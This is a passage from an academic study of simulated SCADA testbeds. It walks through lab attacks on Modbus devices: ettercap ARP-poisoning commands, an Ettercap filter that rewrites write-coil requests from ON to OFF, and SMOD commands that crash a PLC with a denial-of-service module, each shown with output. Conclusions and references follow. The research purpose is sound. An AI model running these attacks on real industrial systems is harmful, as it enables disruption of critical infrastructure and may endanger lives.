The code snippet above would be saved in a file "*WriteMessageInterceptor.filter*", and would be later compiled (using switch -o for output) into a *.ef* extension via the following command-line:

```
$ sudo etterfilter -o
    WriteMessageInterceptor.filter.ef
    WriteMessageInterceptor.filter
```

The filter compiled from the previous command will be used in order to finally proceed with launching the attack, ARP poisoning the victims and dropping any write attempts from the HMI, via the command:

```
$ sudo ettercap -T -F
    WriteMessageInterceptor.filter.ef -q
    -M arp /IP ADDRESS OF PLC// /IP
    ADDRESS OF HMI//
```

The above command will attempt to only use text (-T switch, not launching GUI), using the provided compiled filter (via the -F switch), running in 'quiet' mode printing only the logged messages, and finally selecting the running module for our instance (-M switch for selecting the ARP poisoning module). The PLC and HMI IP addresses should be explicitly denoted within the slashes, as shown in the above command-line (e.g., /192.168.1.55//).

In order to further showcase another probable Man in the Middle attack, we have developed a script that also attempts to replace certain actions from the incoming traffic, since the attacker serves as a proxy between the two entities. In order to do so, we would attempt to search for a specific string of bytes, replacing them using the 'replace()' function of Ettercap, with the desired bytes. For example, in the script as shown bellow, we are searching for the bytes "x05", "x00", "x00", "xff", "x00" which co-respond to enabling/setting a coil to 'true' or 1 (value of 0xFF00 will request coil to be ON). Therefore the script will replace the value of setting the coil from ON to OFF (value 0x0000).



Figure 31: *Write Coil Request - Set Value to True*

```
if (ip.dst == '192.168.1.12' && tcp.dst
    == 502) {
   #Check whether a coil is attempted to
       be modified
   if (DATA.data + 7 == "\x05") {

   #Search whether the pump is attempted
       to be opened, if so, keep it closed
   search(DATA.data,
       "\x05\x00\x00\xff\x00");
   replace("\x05\x00\x00\xff\x00",
         "\x05\x00\x00\x00\x00");

   #Print console message
   msg("A coil was attempted to be set to
       'true'");
```



Figure 32: *Set Coil to ON Attempt Prevented - Attacker's Side*



Figure 33: *Set Coil to ON Attempt Prevented - HMI's Side*

5.2.5. *Denial of Service*

A Denial of Service attack is conducted by an adversary, when he would like to tamper the targeted resources, impacting the availability of those from other users. Some of the attacks we have conducted, one could say that they could also be included here. For example, when an adversary can remotely enable or disable a field device (e.g., using Metasploit framework), the result of that action could impact the users' ability to access that resource. Another example we covered is, serving as a proxy between the HMI and field devices, intercepting their traffic via dropping/altering the sent packets.

What would also be worth showcasing, is the effect of a network denial of service, where typically an adversary would

attempt to send more packets that the field device could handle, impacting the availability of that device. There are various tools utilized in order to conduct a plethora of denial of service methods (e.g., SYN/HTTP/UDP floods). Some of these commonly used tools are: Slowloris, Hping, R-U-Dead-Yet (RUDY), Metasploit framework and many others.

For our attack scenario, we have decided to utilize *SMOD*, which is a modular framework that can conduct various attacks, not only limited to denial of service attacks. Some brief examples of the included modules are shown in *Table 1*. Some of those modules have a similar functionality to some of other modules we have utilized in Metasploit framework, and they both follow a similar syntax.

For example, upon downloading the SMOD python scipt (available on various GitHub repositories), we execute the script using any Python 2.7.x version. If the script is properly run, we will be greeted with a banner within the command-line, and we can preview the available modules using the *'show modules'* command. We have utilized the module *'modbus/dos/galilRIO'*, using the following command:

```
SMOD > use modbus/dos/galilRIO
```

The exploit Galil RIO-47100 (CVE-2013-0699) is an exploit method of sending repeatedly packets, resulting in crashing the PLC (cite from https://www.exploit-db.com/exploits/27131). Upon selecting the module, we will proceed with configuring the module's options in order to conduct the exploit.

```
SMOD > show options
SMOD > set RHOST 'PLC Destination IP
    Address'
SMOD > set UID 0
```

Before running the exploit, make sure to set the *UID* to a numeric value (integer) since an exception will be thrown otherwise. Once the configuration is done, the exploit can be executing via the command *'exploit'*.

```
SMOD > use modbus/dos/galilRIO
SMOD modbus(galilRIO) > show options
 Name     Current Setting  Required  Description
 ----     ---------------  --------  -----------
 Output   False            False     The stdout save in output directory
 RHOST                     True      The target IP address
 RPORT    502              False     The port number for modbus protocol
 Threads  24               False     The number of concurrent threads
 UID                       True      Modbus Slave UID.
SMOD modbus(galilRIO) > set RHOST 192.168.1.12
SMOD modbus(galilRIO) > set UID 0
SMOD modbus(galilRIO) > exploit
[+] Module DOS Galil RIO-47100 Start
```

Figure 34: *SMOD - DoS Attack 1/2*

While the attack is running, most of the requests sent from the HMI, are resulting in an timeout error, denying fully access to the PLC device.

```
adminisrtator@HMI:~$ rodbus-client -h 192.168.1.12:502 wsc --index 0 --value true
2022-12-31 18:45:34,116 INFO [rodbus::tcp::client] connected to: 192.168.1.12:502
error: response timeout
adminisrtator@HMI:~$ rodbus-client -h 192.168.1.12:502 wsc --index 0 --value false
2022-12-31 18:45:38,420 INFO [rodbus::tcp::client] connected to: 192.168.1.12:502
adminisrtator@HMI:~$ rodbus-client -h 192.168.1.12:502 wsc --index 0 --value true
2022-12-31 18:45:43,263 INFO [rodbus::tcp::client] connected to: 192.168.1.12:502
error: response timeout
adminisrtator@HMI:~$ rodbus-client -h 192.168.1.12:502 wsc --index 0 --value true
2022-12-31 18:45:47,802 INFO [rodbus::tcp::client] connected to: 192.168.1.12:502
adminisrtator@HMI:~$
```

Figure 35: *SMOD - DoS Attack 2/2*

Therefore, the damage that can be done, when critical infrastructure can not be accessed either on normal circumstances or during an incident, can potentially lead to a catastrophic outcome, especially when human intervention will be need in order to interact with the field devices. A simple, yet high impact attack method.

Table 4: *SMOD Available Modules*

Module Name	Description
modbus/dos/arp	DOS with Arp Poisoning
modbus/dos/galilRIO	DOS Galil RIO-47100
modbus/dos/writeAllCoils	DOS With Write All Coils
modbus/dos/writeAllRegister	DOS With Write All Register Function
modbus/dos/writeSingleCoils	DOS With Write Single Coil Function
modbus/dos/writeSingleRegister	DOS Write Single Register Function
modbus/function/fuzzing	Fuzzing Modbus Functions
modbus/function/readCoils	Fuzzing Read Coils Function
modbus/function/readCoilsException	Fuzzing Read Coils Exception Function
modbus/function/readDiscreteInput	Fuzzing Read Discrete Inputs Function
modbus/function/readDiscreteInputException	Fuzzing Read Discrete Inputs Exception Function
modbus/function/readExceptionStatus	Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister	Fuzzing Read Holding Registers Function
modbus/function/readHoldingRegisterException	Fuzzing Read Holding Registers Exception Function
modbus/function/readInputRegister	Fuzzing Read Input Registers Function
modbus/function/readInputRegisterException	Fuzzing Read Input Registers Exception Function
modbus/function/writeSingleCoils	Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister	Fuzzing Write Single Register Function
modbus/scanner/arpWatcher	ARP Watcher
modbus/scanner/discover	Check Modbus Protocols
modbus/scanner/getfunc	Enumeration Function on Modbus
modbus/scanner/uid	Brute Force UID
modbus/sniff/arp	Arp Poisoning

6. Conclusions

In this study, we have covered the most commonly observed and used protocols in Industrial Control Systems, as well as some of the available simulation software for creating a simulated environment of an SCADA system. We compared these software based on various factors, such us how demanding is to configure the simulation software, the freedom they provide us to launch various attacks, the availability of its software, how flexible it is and whether there is adequate documentation available to assist us during the deployment.

Some of the simulation software provide high flexibility in terms of the simulation components, at the cost of increased level of complexity, requiring higher technical knowledge (e.g. programming skills) from the end users. For example OMNeT++, offers simulation of any desired component within an industrial control system, supporting any communication protocol, due to its modularity. Although that is supported, it requires considerably higher technical skills, compared to some other simulation solutions we have researched.

Most of the simulation software is free of charge to obtain, where others are either privately disclosed, are deprecated, or acquiring a licence is required. Fortunately enough, we are not limited in options, since various options are either extensible, complex, or scalable, and are available with no charge. Such software can eliminate the economical factor, and the end user can still utilize these tools, to conduct the research.

We decided to use ModbusPal (for end device simulation) along with Rodbus (human machine interface simulation), in order to simulate our testbed. The benefit of choosing this combination, is that we have a straightforward option, that requires little to no, technical skills from the end user, allowing us to focus more in the environment's configuration (e.g. setting up the slave devices, automations). The configuration was done, mainly through the user interface of the software, requiring no programming skills for a basic configuration. ModbusPal supports custom python scripts to create more tailored automations, to meet the desired system's needs.

Finally, we conducted various attacks, covering some of the scenarios that could be executed within an industrial control system, once an adversary was obtained the initial foothold within the environment. We further showcased the low level of difficulty required to manipulate the end devices, where in critical infrastructures the impact could be critical, endangering both the infrastructure and potentially human lifes.

7. References

[1] K. Stouffer and J. Falco, *Guide to supervisory control and data acquisition (SCADA) and industrial control systems security*. National institute of standards and technology, 2006.

[2] Z. Drias, A. Serhrouchni, and O. Vogel, "Taxonomy of attacks on industrial control protocols," in *2015 International Conference on Protocol Engineering (ICPE) and International Conference on New Technologies of Distributed Systems (NTDS)*. IEEE, 2015, pp. 1–6.

[3] T. Macaulay and B. L. Singer, *Cybersecurity for industrial control systems: SCADA, DCS, PLC, HMI, and SIS*. CRC Press, 2011.

[4] H. Marais, "Rs-485/rs-422 circuit implementation guide," *AN-960 Analog Devices*, 2008.

[5] J. Axelson, "Designing rs-485 circuits," *Circuit Cellar*, vol. 107, pp. 20–24, 1999.

[6] I. N. Fovino, A. Carcano, M. Masera, and A. Trombetta, "Design and implementation of a secure modbus protocol," in *International conference on critical infrastructure protection*. Springer, 2009, pp. 83–96.

[7] R. Kalapatapu, "Scada protocols and communication trends," *ISA2004*, pp. 5–7, 2004.

[8] S. East, J. Butts, M. Papa, and S. Shenoi, "A taxonomy of attacks on the dnp3 protocol," in *International Conference on Critical Infrastructure Protection*. Springer, 2009, pp. 67–81.

[9] Y.-S. Yu, C.-H. Chen, and K. Cheng, "Design and implementation of a remote hart configurator," in *2018 IEEE International Conference on Applied System Invention (ICASI)*. IEEE, 2018, pp. 510–512.

[10] J. Song, S. Han, A. Mok, D. Chen, M. Lucas, M. Nixon, and W. Pratt, "Wirelesshart: Applying wireless technology in real-time industrial process control," in *2008 IEEE Real-Time and Embedded Technology and Applications Symposium*. IEEE, 2008, pp. 377–386.

[11] C. da Cunha, O. Rein, J. Jardini, and L. Magrini, "Electrical utilities control center data exchange with iccp and cim/xml," in *2004 IEEE/PES Transmision and Distribution Conference and Exposition: Latin America (IEEE Cat. No. 04EX956)*. IEEE, 2004, pp. 260–265.

[12] P. Ilgner, P. Cika, and M. Stusek, "Scada-based message generator for multi-vendor smart grids: Distributed integration and verification of tase. 2," *Sensors*, vol. 21, no. 20, p. 6793, 2021.

[13] F. Weehuizen, A. Brown, C. Sunder, and O. Hummer, "Implementing iec 61499 communication with the cip protocol," in *2007 IEEE Conference on Emerging Technologies and Factory Automation (EFTA 2007)*. IEEE, 2007, pp. 498–501.

[14] H. Esquivel-Vargas, M. Caselli, and A. Peter, "Automatic deployment of specification-based intrusion detection in the bacnet protocol," in *Proceedings of the 2017 Workshop on Cyber-Physical Systems Security and PrivaCy*, 2017, pp. 25–36.

[15] S. Tang, D. R. Shelden, C. M. Eastman, P. Pishdad-Bozorgi, and X. Gao, "Bim assisted building automation system information exchange using bacnet and ifc," *Automation in Construction*, vol. 110, p. 103049, 2020.

[16] H. M. Newman, "Bacnet® explained," *ASHRAE Journal*, 2013.

[17] M. Peacock, M. N. Johnstone, C. Valli, O. Camp, P. Mori, and S. Furnell, "Security issues with bacnet value handling." in *ICISSP*, 2017, pp. 546–552.

[18] K. Mai, X. Qin, N. O. Silva, and A. A. Cardenas, "Iec 60870-5-104 network characterization of a large-scale operational power grid," in *2019 IEEE Security and Privacy Workshops (SPW)*. IEEE, 2019, pp. 236–241.

[19] P. Radoglou-Grammatikis, P. Sarigiannidis, I. Giannoulakis, E. Kafetzakis, and E. Panaousis, "Attacking iec-60870-5-104 scada systems," in *2019 IEEE World Congress on Services (SERVICES)*, vol. 2642. IEEE, 2019, pp. 41–46.

[20] R. E. Mackiewicz, "Overview of iec 61850 and benefits," in *2006 IEEE Power Engineering Society General Meeting*. IEEE, 2006, pp. 8–pp.

[21] S. S. Hussain, T. S. Ustun, and A. Kalam, "A review of iec 62351 security mechanisms for iec 61850 message exchanges," *IEEE Transactions on Industrial Informatics*, vol. 16, no. 9, pp. 5643–5654, 2019.

[22] T. S. Sidhu, M. G. Kanabar, and P. P. Parikh, "Implementation issues with iec 61850 based substation automation systems," in *Fifteenth National Power Systems Conference*, 2008, pp. 473–478.

[23] K. Kosanke, "Iso standards for interoperability: a comparison," in *Interoperability of enterprise software and applications*. Springer, 2006, pp. 55–64.

[24] M. Maidl, D. Kröselberg, J. Christ, and K. Beckers, "A comprehensive framework for security in engineering projects-based on iec 62443," in *2018 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*. IEEE, 2018, pp. 42–47.

[25] C. Queiroz, A. Mahmood, and Z. Tari, "Scadasim—a framework for building scada simulations," *IEEE Transactions on Smart Grid*, vol. 2, no. 4, pp. 589–597, 2011.

[26] M. Parcharidis, "Simulation of cyber attacks against scada systems," 2018.

[27] Z. Ahmad and M. H. Durad, "Development of scada simulator using omnet++," in *2019 16th International Bhurban Conference on Applied Sciences and Technology (IBCAST)*. IEEE, 2019, pp. 676–680.

[28] A. Varga, "Omnet++ discrete event simulation system version 3.2 user manual," *URL: http://www. omnetpp. org/doc/manual/usman. html*, 2005.

[29] M. Liljenstam, J. Liu, D. Nicol, Y. Yuan, G. Yan, and C. Grier, "Rinse: The real-time immersive network simulation environment for network security exercises," in *Workshop on Principles of Advanced and Distributed Simulation (PADS'05)*. IEEE, 2005, pp. 119–128.

[30] C. Davis, J. Tate, H. Okhravi, C. Grier, T. Overbye, and D. Nicol, "Scada cyber security testbed development," in *2006 38th North American Power Symposium*. IEEE, 2006, pp. 483–488.

[31] D. Formby, M. Rad, and R. Beyah, "Lowering the barriers to industrial control system security with {GRFICS}," in *2018 USENIX Workshop on Advances in Security Education (ASE 18)*, 2018.

[32] J. Ahrenholz, "Comparison of core network emulation platforms," in *2010-Milcom 2010 Military Communications Conference*. IEEE, 2010, pp. 166–171.

[33] J. Pan and R. Jain, "A survey of network simulation tools: Current status and future developments," *Email: jp10@ cse. wustl. edu*, vol. 2, no. 4, p. 45, 2008.

[34] M. Mallouhi, Y. Al-Nashif, D. Cox, T. Chadaga, and S. Hariri, "A testbed for analyzing security of scada control systems (tasscs)," in *ISGT 2011*. IEEE, 2011, pp. 1–7.

[35] Q. Qassim, N. Jamil, I. Z. Abidin, M. E. Rusli, S. Yussof, R. Ismail, F. Abdullah, N. Ja'afar, H. C. Hasan, and M. Daud, "A survey of scada testbed implementation approaches," *Indian Journal of Science and Technology*, vol. 10, no. 26, pp. 1–8, 2017.

[36] S. Katsikas, S. Gritzalis, and K. Lambrinoudakis, *"Information Security & Systems in Cyberspace"*. NewTech Publications, 2021, pp. 113–116.

[37] E. Irmak and İ. Erkek, "An overview of cyber-attack vectors on scada systems," in *2018 6th international symposium on digital forensic and security (ISDFS)*. IEEE, 2018, pp. 1–5.

[38] N. G. Tsoutsos, C. Konstantinou, and M. Maniatakos, "Advanced techniques for designing stealthy hardware trojans," in *2014 51st ACM/EDAC/IEEE Design Automation Conference (DAC)*. IEEE, 2014, pp. 1–4.

[39] L. R. McMinn, "External verification of scada system embedded controller firmware," 2012.

[40] R. Kalluri, L. Mahendra, R. S. Kumar, and G. G. Prasad, "Simulation and impact analysis of denial-of-service attacks on power scada," in *2016 national power systems conference (NPSC)*. IEEE, 2016, pp. 1–5.

[41] K. Coffey, R. Smith, L. Maglaras, and H. Janicke, "Vulnerability analysis of network scanning on scada systems," *Security and Communication Networks*, vol. 2018, 2018.

[42] A. Incorporated, *BusWorks® 900EN Series: 10/100M Industrial Ethernet I/O Modules w/ Modbus*, Acromag Inc., Wixom, MI, 2005. [Online]. Available: https:www.prosoft-technology.comkbassetsintro_modbustcp.pdf

[43] S. Y. Nam, D. Kim, and J. Kim, "Enhanced arp: preventing arp poisoning-based man-in-the-middle attacks," *IEEE communications letters*, vol. 14, no. 2, pp. 187–189, 2010.

[44] S. Y. Nam, S. Jurayev, S.-S. Kim, K. Choi, and G. S. Choi, "Mitigating arp poisoning-based man-in-the-middle attacks in wired or wireless lan," *EURASIP Journal on Wireless Communications and Networking*, vol. 2012, no. 1, pp. 1–17, 2012.

[45] J. Gonzalez and M. Papa, "Passive scanning in modbus networks," in *International Conference on Critical Infrastructure Protection*. Springer, 2008, pp. 175–187.